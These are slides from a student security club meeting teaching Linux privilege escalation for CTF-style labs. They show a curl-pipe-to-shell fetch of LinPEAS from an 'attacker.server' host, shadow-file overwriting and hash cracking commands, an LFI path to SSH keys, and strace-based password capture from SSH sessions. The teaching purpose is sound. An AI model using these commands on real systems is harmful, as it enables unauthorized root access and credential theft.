SIGPwny

Purple Team FA2025 • 2025-09-30

Linux Privilege Escalation

Ronan Boyarski

Announcements

- Second CyberForce team approved!
  - Still need to confirm funding
  - Hard deadline for registration is **10/3**

ctf.sigpwny.com

sigpwny{chmod +x PwnKit && ./PwnKit}

Overview

- Linux OS overview
  - Permissions model
  - Shell scripts, cron jobs, services, sudo
  - SSH
- Exploiting Vulnerabilities
  - CVE-2021-4034 (PwnKit)
- Exploiting misconfigurations
  - SUID & sudo misconfigurations
  - Incorrect ACLs on elevated programs
  - Exposed confidential information
- Breaking Trust
  - Example: SSH Hijacking

File System Permissions

File System Permissions

- Open up your VM and run `ls -l`
  - The stuff on the left is the permissions

Example Listing:

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Example Listing:

- File type (**d**irectory or not)

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Example Listing:

- Permissions applying to owner
- Read, Write, eXecute

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Example Listing:

- Permissions applying to the same user group
- Read, Write, eXecute (top), none (bottom)

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Example Listing:

- Permissions applying to everyone else
- Read & eXecute (top), none (bottom)

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Example Listing:

- User Owner (me)

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Example Listing:

- Group Owner (also me)

```
drwxrwxr-x  2 ronan ronan     4096 Sep 29 20:58 Payloads
-rwx------  1 ronan ronan 24383064 Sep 29 21:28 shellcode.bin
-rwxrwxrwx  1 ronan ronan     4096 Nov 23 12:10 /etc/shadow
```

File System Permissions

Special Permissions

- SUID - when this is set, the file is always executed as if it is executed by its owner user
- SGID - when this is set, the file is always executed as if it is executed by its group owner
- File Attributes - can be manipulated with chattr
  - You can set a file to be **immutable** (no writing, even if you chmod 777 it). This is a neat trick commonly used in King of the Hill scenarios.

File System Permissions

Changing File Permissions

- Octal for Read (4), Write (2), Execute (1), then repeat for each category
- Use the `chmod` command
- If I want to grant everything for everyone, I could do `chmod 777 file`
- If I want read + write for only me, I could do `chmod 600 file`

Sudo, Shell Scripts, Cron

Sudo

- Root user (superuser) has complete control over linux
- And **sudo** (superuser do) allows us to run commands as any user (default root)
- sudo is a **right** - granted by root, and specified in **/etc/sudoers**
- A user can check their sudo rights with **sudo -l**
  - Note: usually `sudo -l` requires user password, but if NOPASSWD is specified then it doesn't require password

```
www-data ALL=(ALL) NOPASSWD: ALL
```

www-data can execute all commands on all nfs hosts (usually not important), as all users (including root), with no password.

Why is this a bad idea?

Switching Users

- Normal login with username and password with `su username`
- Remember we can execute as any user with sudo!
- So `sudo su` runs switch user as root, therefore allowing you to switch to root
- Since root usually doesn't have a password you want to do `sudo su`, NOT `su root`
- You can `cat /etc/passwd` to view all users on the system
  - Originally this is where the password hashes are stored, but later the hashes are moved to `/etc/shadow` due to security issue.
  - The password hashes are in `/etc/shadow`, which is obviously not world-readable

Shell Scripts

- These run shell commands, end with the **.sh** file extension
- Can be very simple or very complex
- Often used for things like installs, but can be used administratively
- It's worth checking them for things like credentials (as they may perform remote logins or send passwords)
  - This happens all the time when accessing remote databases
- Alternatively, if we have write access to a shell script that another user is running, that's an easy win

Cron Jobs

- Essentially scheduled tasks
- Can be in a number of places
  - `/etc/crontab, /etc/cron.*, /var/spool/cron/crontabs`
- Safest is probably in the /var/spool/cron/crontabs/ directory, as unprivileged users can edit with **crontab -e** but cannot read the directory
- You can always `cat /etc/crontab` and `ls -l /etc/cron*`
- The asterisks signify how often they run
- Check for the ability to write to any privileged cron jobs
  - Writing to a privileged cron job means arbitrary command execution

SSH

- Stands for Secure Shell (yes it's actually secure)
- However, still very useful for attackers, as remote access is always good
  - Requires a valid login on the target system, usually cannot SSH as root (this is configuration-dependent)
- Syntax: **`ssh user@host`**
- We can also use SSH for port forwarding, either fixed or dynamic
  - I won't go over specifics here but it's something to keep in mind
- This is very useful for lateral movement and persistence

SSH

- You can SSH in with either a username/password or private key
- So, always be on the lookout for exposed SSH keys, which will sometimes be called **id_rsa** or **id_ed25519**
- Check for authorized_keys files as well as every **.ssh** directory that you can get into
- `chmod 600 id_rsa`
- `ssh -i id_rsa user@host`

- For example, a web application might have a LFI that allows an attacker to retrieve .php?page=../../../../../../home/user/.ssh/id_rsa

Privilege Escalation

Kernel Exploits

- When you land on a linux system, start checking OS versions
  - `uname -a`
- Then, you can start googling or searching exploit-db for known exploits for the linux kernel version or the specific distro version
- You can alternatively use LinPEAS
  - Great for beginners, not usable for evasive red teaming IRL
- Common easy wins for old versions of linux are PwnKit (Dec. 2021) and DirtyCOW for ancient versions of linux
  - These will come up in Boot2Root sometimes, and pretty much every linux box that hasn't been updated since 2021 will be susceptible to PwnKit (when's the last time you ran `sudo apt-get update`?)

Exploiting SUID

- Usually binaries are owned by root, and setting SUID bit means that anyone that runs them will run them as root
- There are many binaries that are not safe to have the SUID bit set
  - Can check them with GTFObins
- Using these is one of the absolute easiest ways to escalate privileges and is going to be common in beginner-level Boot2Root CTFs
  - Does sometimes happen in the real world though
- To show all SUID binaries, you can run:

```
find / -perm -u=s -type f 2>/dev/null
```

- The goal is to find binaries that can modify the system (or run other commands) that run privileged

Exploiting sudo nopasswd

- If you login, run `sudo -l`, and see that you can run ALL with nopasswd, then congratulations, you win
- If there are only specific binaries that can be run with sudo, it's worth referencing GTFObins for specific techniques
- Also be sure to check their file system permissions, because being able to write to them results in an instant win

Exposed Vulnerable Files

- If you find an exposed script that you can write to that belongs to or is being run by a privileged user, be sure to overwrite that with something that will give you a shell
- Always make sure to look around the filesystem and check for any files that could contain credentials that you can read
  - A common but often overlooked one is looking for local and database credentials in config files for web servers
  - After all, you (usually) need a password to connect to the local SQL server, and people would never reuse passwords, right?
  - Of course the usual suspects still apply when it comes to looking for exposed credentials

/etc/passwd & /etc/shadow

- `/etc/passwd` contains the list of users while `/etc/shadow` contains their password hashes
- If you have write access to `/etc/shadow`, you can obtain root access trivially
  - Just make a new password with **`openssl passwd -6 -salt xyz pwned`**
  - Then update the shadow file to contain the new hash in an appropriate format
- If you have read access to `/etc/shadow`, get the password and shadow files, then on your Kali machine run **`unshadow passwd shadow > crackme`**

/etc/passwd & /etc/shadow cont'd

- You can then crack the resulting file with hashcat or John the Ripper
  - You can just run `john crackme -wordlist=/usr/share/wordlists/rockyou.txt`
  - Usually you can use `hashcat -m 1800 crackme -w /usr/share/wordlists/rockyou.txt`
- There are much more advanced cracking/wordlist techniques that are out of scope for this meeting, but I would encourage researching rules, brute force, and keymapping at a minimum

Cheat Sheet

- hostname
- id
- cat /etc/passwd
- uname -a
- ps auxf
- ip a
- route
- ss -anp
- cat /etc/iptables/rules.v4
- ls -lah /etc/cron
- crontab -l
- grep "CRON" /var/log/syslog
- dpkg -l
- find / -writable -type d 2>/dev/null
- mount
- cat /etc/fstab
- lsblk
- lsmod
- /sbin/modinfo <driver>
- find / -perm -u=s -type f 2>/dev/null

LinPEAS

- The **Linux Privilege Escalation Awesome Script** is a script kiddie tool that will automatically enumerate most known paths to root with almost zero operator interaction
  - https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
- Grab the shell script, then serve it and curl it into memory
  - `curl http://attacker.server/linpeas.sh | sh`
- It will highlight avenues for privesc in bold yellow and give you a link on how to exploit it
- **OPSEC Warning**: This will make it abundantly clear that you are attacking the target and will leave ample forensic evidence

(esnowba) freshsite.amazing.pwny

```
store
esnowba@freshsite:~$ curl http://192.168.3.3/linpeas.sh | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```

```
/---------------------------------------------------------------------------\
|                            Do you like PEASS?                             |
|---------------------------------------------------------------------------|
|         Learn Cloud Hacking       :     https://training.hacktricks.xyz    |
|         Follow on Twitter         :     @hacktricks_live                   |
|         Respect on HTB            :     SirBroccoli                        |
|---------------------------------------------------------------------------|
|                                 Thank you!                                |
\---------------------------------------------------------------------------/
```


Tools : sudo

```
→  192.168.10.10 cd ~/Tools
→  Tools sudo python3 -m http.server 80
[sudo] password for horsey:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.10.10 - - [29/Sep/2025 15:42:11] "GET /linpeas.sh H
TTP/1.1" 200 -
192.168.10.10 - - [29/Sep/2025 15:43:48] "GET /linpeas.sh H
TTP/1.1" 200 -
```

Advanced: Abusing Trust


SSH Hijacking

- When networks are segmented, sensitive hosts will usually require a jump box
- There are some situations where the target host is not vulnerable but the jump box is compromised
- **If we are the jump box, we can own the target**



ssh -A -J user@jumpbox user@target

Normal user gets secure shell on target host



ssh -A -J user@jumpbox user@target

Attacker gets secure shell on target host in context of normal user

SSH Hijacking (ControlMaster)


- Technique where we use an existing connection to compromise a different machine
- The exact technique depends on what software is running, but I will show examples for ControlMaster & SSH-Agent
- ControlMaster enables sharing of multiple SSH sessions over a single network connection (set in ~/.ssh/config)
- When the victim SSH's into the target server through the machine we compromised, we can then SSH into that server


SSH Hijacking (SSH-Agent)

- The client must have the following line in `~/.ssh/config`
  - **ForwardAgent Yes**
- The intermediate box (the one that you're on) must have this line
  - **AllowAgentForwarding Yes**
- Then, if SSH-Agent is running, and a user SSH's into the target box through the intermediate box (the one that you're on), you can now SSH into the target box as them

SSH Hijacking (Manual)

- We can exploit this primitive without strict SSH forwarding
- **Just steal their password!**
- Find the SSH pid and then `strace` it
  - `ps auxf | grep ssh`
  - `sudo strace -p <ssh pid goes here>`
- This will basically give you a keylogger on their SSH session






```
strace: Process 1234 attached
restart_syscall(<... resuming interrupted poll ...>) = 1
read(6, "\0\0\0\r", 4)                  = 4
read(6, "\f\0\0\0\10Password123!", 17)  = 17
getuid()                                = 0
```

Next Meetings

2025-10-02 • This Thursday

- Native Linux Forensics
- Learn how to detect traces of attacks on Linux machines

2025-10-07 • Next Tuesday

- Windows and Windows Privilege Escalation
- Learn how to break the Windows OS

2025-10-09 • Next Thursday

- Native Windows Forensics
- Learn how to detect traces of attacks on Windows machines

ctf.sigpwny.com

`sigpwny{chmod +x PwnKit && ./PwnKit}`

Meeting content can be found at sigpwny.com/meetings.

SIGPwny